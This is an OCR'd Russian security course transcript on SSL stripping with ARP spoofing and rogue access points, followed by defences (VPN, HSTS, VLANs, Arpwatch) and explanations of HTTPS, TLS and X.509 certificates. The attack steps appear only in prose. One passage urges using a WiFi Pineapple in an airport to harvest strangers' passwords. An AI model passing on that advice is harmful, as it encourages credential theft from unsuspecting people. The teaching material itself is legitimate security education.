
Здесь включение ip_forward, внесение некоторых изменений в iptables, чтобы HTTP-трафик перенаправлялся на SSLStrip. Запуск SSLStrip, тут нужно указать порт. И далее включение arpspoof, где вы говорите целевой машине отправлять ее трафик вам. В общем, можете поэкспериментировать с этим в Kali, если есть желание.

Еще один интересный способ снятия SSL - это установка подставной точки доступа. Она может быть затем настроена для автоматического снятия SSL. Подставная точка доступа - это когда вы подключаетесь к Wi-Fi сети, а владелец этой Wi-Fi сети пытается вас атаковать, это подставная или поддельная точка доступа. И вы можете настроить эту точку доступа для снятия SSL точно таким же образом, как мы обсуждали, потому что вновь атакующий находится посередине, ведь вы подключаетесь через него

Собственно говоря, вы можете купить оборудование, которое будет делать это за вас. Это WiFi Pineapple. Есть и другие версии, но я бы порекомендовал взять его в аэропорт или другое людное место, включить, поднять открытую сеть, говорящую "Бесплатный WiFi" или что-нибудь типа того, и вы будете поражены полученным количеством паролей от Facebook, Google и многих других сайтов. Люди попросту не замечают снятие SSL.

Пожалуй, стоит отметить, что когда вы делаете снятие SSL, это означает, что соединение перестает быть зашифрованным, и следовательно вы можете видеть все содержимое трафика, то есть у вас появляется возможность красть имена пользователей и пароли, и попросту наблюдать за всем тем, чем занимается определенный человек.

Давайте теперь подумаем, что можно сделать для предотвращения всего этого? Что ж, на клиентской стороне вы можете попытаться замечать те случаи, когда у вас отсутствует HTTPS, но если вы будете заняты, то вряд ли сможете это заметить. И тем не менее, вам следует обращать на это внимание.




Более надежный метод - это использование туннеля или шифрованного туннеля, так чтобы снятие SSL стало невозможно, поскольку трафик, который вы отправляете, будет зашифрован иным способом. Например, можно использовать SSH туннелирование.

Можно использовать VPN-технологию типа IPsec. А вообще, стоит обратить внимание на end-to-end шифрование, и мы поговорим об этом позже.

Помимо всего прочего, вам лучше не подключаться к сомнительным сетям без использования туннелирования или VPN или шифрования, потому что это именно то, что может произойти, если у вас их нет. Ваш SSL может быть снят и весь ваш трафик станет открытым. В этом курсе мы также обсудим виртуальные частные сети VPN.

Наличие ARP-спуфинга и сниффинга в вашей локальной сети можно в определенной степени обнаружить, и есть пара инструментов для примера, которые вы можете использовать. Это Arpwatch. Он мониторит вашу Ethernet-сеть на наличие ARP-спуфинга или отравления. И есть другой инструмент, это Sniffdet, он обнаруживает тех, кто наблюдает за сетевым трафиком.

Что касается серверной стороны, и я выведу это на экран, у вас может не быть контроля за серверной стороной, но я полагаю, в некоторых случаях, такой контроль имеется. Есть возможность активации строгой безопасности передачи данных по протоколу HTTP, сокращенно HSTS, этот механизм использует особый заголовок для принудительного использования браузером только лишь HTTPS-трафика.



Это работает только если вы ранее посещали сайт, и затем ваш клиент фактически запоминает, что данный сайт принимает исключительно HTTPS-трафик. А вот пример того, как я снял SSL и получил сообщение об ошибке, потому что на этом сайте была активирована строгая транспортная безопасность HTTP.

Другим способом предотвращения снятия SSL или ARP-спуфинга и отравления является использование виртуальных локальных сетей и другие формы изоляции сетей. Виртуальная локальная сеть предотвращает перемещение трафика из одного сегмента сети в другой сегмент сети при помощи коммутатора и особых тегов. Если вам это интересно, погуглите виртуальные локальные сети VLAN.

Также можно иметь полную изоляцию сети при условии, что атакующий не находится в этой же физической сети, потому что вы и ваш трафик не будете проходить через атакующего, вы будете использовать разные сетевые коммутаторы или проходить через разные маршрутизаторы, и понятно, что атакующий не сможет получить доступ к вашему трафику.

Вы также можете использовать файрволы для предотвращения перемещения трафика в определенных направлениях, вы можете настроить WiFi таким образом, чтобы получить изоляцию при помощи конфигурации вашей точки доступа, и вы можете поднять раздельные WiFi-сети, например, гостевую сеть, или сеть 1 и сеть 2, и эти две сети не смогут видеть трафик друг друга. В общем, есть множество вещей, которые вы можете сделать на сетевом уровне. Мы более подробно рассмотрим эти вопросы, когда будем говорить о вашей локальной сети и WiFi. Это было видео о снятии SSL.

39. HTTPS (HTTP Secure)


HTTP - это протокол прикладного уровня передачи данных, как вы уже, наверное, знаете. Именно поэтому мы набираем HTTP:// и затем переходим на www.google.com, и по этому адресу мы попадем на HTTP-версию этого веб-сайта.



В ответ на запрос, HTTP-сервер возвращает код веб-страницы

Теперь смотрите, в адрес серверов и обратно, в буквальном смысле, происходит отправка текста, который выглядит следующим образом. Здесь указан HTTP протокол. В тексте указано, что используется HTTP протокол, есть дата, серверы, ниже видим HTML-код, это код, который вы можете обнаружить, если будете просматривать исходный код веб-страниц. Вот так он выглядит. Так что HTTP - это простой текст.

Давайте я это закрою, перейду на Google и поменяю здесь на HTTPS, теперь у меня запущен HTTP поверх TLS или SSL. HTTPS предоставляет средства защиты TLS, потому что он использует TLS, это шифрование данных, аутентификация, обычно на серверной стороне, целостность сообщений и по выбору - аутентификация клиента или браузера.



Когда вы заходите на веб-сайт при помощи HTTPS, веб-сервер запускает задачу по вызову SSL и защите обмена данными. Сервер отправляет сообщение обратно клиенту с указанием, что должен быть установлен защищенный сеанс, и клиент, в ответ, отправляет ему свои параметры безопасности. Это значит, что клиент скажет: "Я готов использовать такую-то цифровую подпись, я готов использовать такой-то метод обмена ключами, алгоритм, я готов использовать такой-то симметричный ключ", а сервер сравнивает эти параметры безопасности со своими собственными до тех пор, пока не находит соответствие, и это называется фазой “рукопожатия” или handshake.


Сервер аутентифицирует клиент посредством отправки ему цифрового сертификата, мы рассмотрим сертификаты позже, и если клиент решает доверять серверу, то процесс продолжается. Сервер может запросить клиент также отправить ему цифровой сертификат для взаимной аутентификации, но такое происходит не часто.

Если вам нужна полностью защищенная end-to-end сессия с аутентификацией вас и другой стороны, то вам стоит использовать сертификаты с цифровыми подписями обеих сторон. Вы получше поймете, как это работает, когда мы доберемся до цифровых сертификатов.

Клиент генерирует симметричный сеансовый ключ, например при помощи алгоритма AES, и шифрует его при помощи открытого ключа сервера. Этот зашифрованный ключ отправляется в адрес веб-сервера и оба они, и клиент, и сервер, используют этот симметричный ключ для шифрования данных, которые они отправляют друг другу. Так и устанавливается защищенный канал обмена данными.

Для работы TLS нужен сервер и браузер с поддержкой TLS, а все современные браузеры поддерживают TLS, как мы убедились в статье на Википедии. И во всех браузерах вы увидите HTTPS, что будет указывать на то, что используется TLS, и кроме того, вы часто встречаете замок, все браузеры имеют нечто подобное с целью держать вас в курсе, используете ли вы HTTPS или HTTP с TLS.

Если это не показывается, то соединение не зашифровано или не аутентифицировано, и обмен данными будет происходить в обычном текстовом формате. Как видите, если HTTPS не используется, то я могу видеть все содержимое веб-сайта.




Если мы посмотрим на замок здесь, то увидим технические детали, какие алгоритмы шифрования используются. В данном случае, используется TLS. Эллиптические кривые с Диффи-Хеллманом, RSA. AES со 128-битным ключом, режим шифрования GCM, и SHA256 для целостности данных. Все это будет согласовываться между клиентом и сервером.

А если мы посмотрим в Wireshark, Wireshark - это анализатор протоколов, то увидим, как трафик принимается и отправляется. Мы видим здесь, что произошел диалог, в котором мой клиент, то есть браузер, сказал: "Вот вещи, которые я поддерживаю". А сервер ответил ему и сказал: "Что ж, вот то, что я, собственно, хотел бы использовать". Затем сервер предоставил сертификат с цифровой подписью и открытый ключ к нему.


https://www.ssllabs.com/ssltest/

Еще один сайт, который вам стоит изучить, это SSL Labs. Если вы введете сюда какой-либо сайт, или URL-адрес сайта, который работает по HTTPS, то вы сможете увидеть, какие опции шифрования предлагаются этим сайтом.



Посмотрим на сайт Bank of America. Алгоритм подписи SHA-256 с RSA. Это для цифровой подписи. Здесь мы видим цепочку сертификатов, сертификат Bank of America, цепочка спускается вниз, и здесь стоит корневой сертификат, и протоколы, которые сервер готов использовать. Довольно интересный сайт, и он предоставляет вам свою оценку, насколько надежным является целевой сайт.

И есть еще один полезный веб-сайт для оценки при помощи Firefox, а Firefox - это браузер, который я рекомендую. Чтобы попасть на него, нужно пройти по этой ссылке, но она довольно-таки длинная, так что просто наберите в поиске: "Как мне узнать, является ли мое соединение с веб-сайтом безопасным?"



И вы сможете попасть сюда. Здесь вам будет рассказано, что означают различные цвета и пиктограммы в адресной строке Firefox. И все это отражает уровень средств защиты, используемых на определенных сайтах, речь идет о конфиденциальности, аутентификации и целостности.

Здесь мы видим серый земной шар, это означает, что веб-сайт не поддерживает идентификацию информации. Соединение между Firefox и веб-сайтом не зашифровано или только частично зашифровано, и оно не должно считаться безопасным от прослушивания.



Серый замок:

Веб-сайт не предоставляет идентификационную информацию

Соединение с этим веб-сайтом не защищено полностью, потому что содержит незашифрованные элементы (такие, как изображения).



Оранжевый предупреждающий треугольник:

Веб-сайт не предоставляет идентификационную информацию

Соединение между Firefox и веб-сайтом только частично зашифровано и не исключает прослушивание.



Серый предупреждающий треугольник:

Адрес веб-сайта был верифицирован.

Соединение между Firefox и веб-сайтом зашифровано для предотвращения прослушивания.



Зеленый замок:

Адрес веб-сайта был верифицирован при помощи сертификата расширенной проверки (EV). Это означает, что владельцу веб-сайта требуется предоставить гораздо больше информации, гораздо больше достоверной информации, чтобы доказать, что он именно тот, за кого себя выдает. Так что если вы видите EV и зеленый замок, то это означает, что была проведена расширенная проверка владельцев сайта.

Соединение между Firefox и веб-сайтом зашифровано для предотвращения прослушивания. Такие дела.

40. Цифровые сертификаты


Вернемся к Бобу и нашему файлу, который мы пытаемся ему отправить. Как я уже сказал, чтобы обменяться или согласовать ключи с Бобом защищенным образом, нам нужно аутентифицировать, что Боб - это реальный Боб, тогда мы сможем обменяться этими ключами, потому что если между нами посередине сидит человек, он может отправить нам поддельный открытый ключ, выдавая себя за Боба. Вот почему мы говорили о хешах и цифровых подписях, потому что они используются внутри цифровых сертификатов в качестве метода для аутентификации.

Также и с посещением HTTPS веб-сайтов. У них есть открытый ключ, который вы используете для обмена сеансовыми ключами с целью начать шифрование, но вам нужно аутентифицировать, чтобы убедиться, что их открытый ключ легитимный.


Одно из решений, или решение, которое используется в Интернете, это использование цифровых сертификатов, подписанных цифровой подписью в составе цепочки сертификатов. Итак, X.509 - это наиболее часто используемый стандарт для защиты цифровых сертификатов, и эти сертификаты представляют собой цифровые документы, содержащие информацию о владельце сертификата или, например, о веб-сайте или компании, владеющей веб-сайтом, в данном случае это Mozilla.

Открытый ключ и цифровая подпись, которая доказывает, что открытый ключ и сертификат заверены авторизованным удостоверяющим центром. Все это может звучать немного сложно, давайте пробежимся по этому вопросу.






Давайте кликнем на замок, теперь на "Дополнительную информацию"... Вообще говоря, давайте сначала нажмем вот сюда. Видим здесь надпись: "Верифицировано DigiCert". Итак, DigiCert - это удостоверяющий центр. Это сторона, которая утверждает, что Mozilla является именно Mozilla, и что открытый ключ этого сертификата подлинный, и что он не был изменен.




Давайте теперь посмотрим на сам сертификат. Здесь внизу видим согласованные алгоритмы. Теперь взглянем на сертификат. Этот сертификат действителен только для этого домена. Он валидирует данную организацию и он выпущен DigiCert. Здесь контрольные суммы. Пока что не будем их касаться. Можете считать, что контрольная сумма - это уникальное значение. Это хеши сертификатов. То есть это действительно лишь уникальное значение, вычисленное для конкретно этого сертификата.



Если углубиться в детали, нажать сюда, спуститься ниже, нажать здесь - это открытый ключ. И мы видим, что это открытый ключ, созданный при помощи RSA. Если мы зашифруем что-либо этим открытым ключом, используя алгоритм RSA, то только закрытый ключ Mozilla сможет дешифровать это.

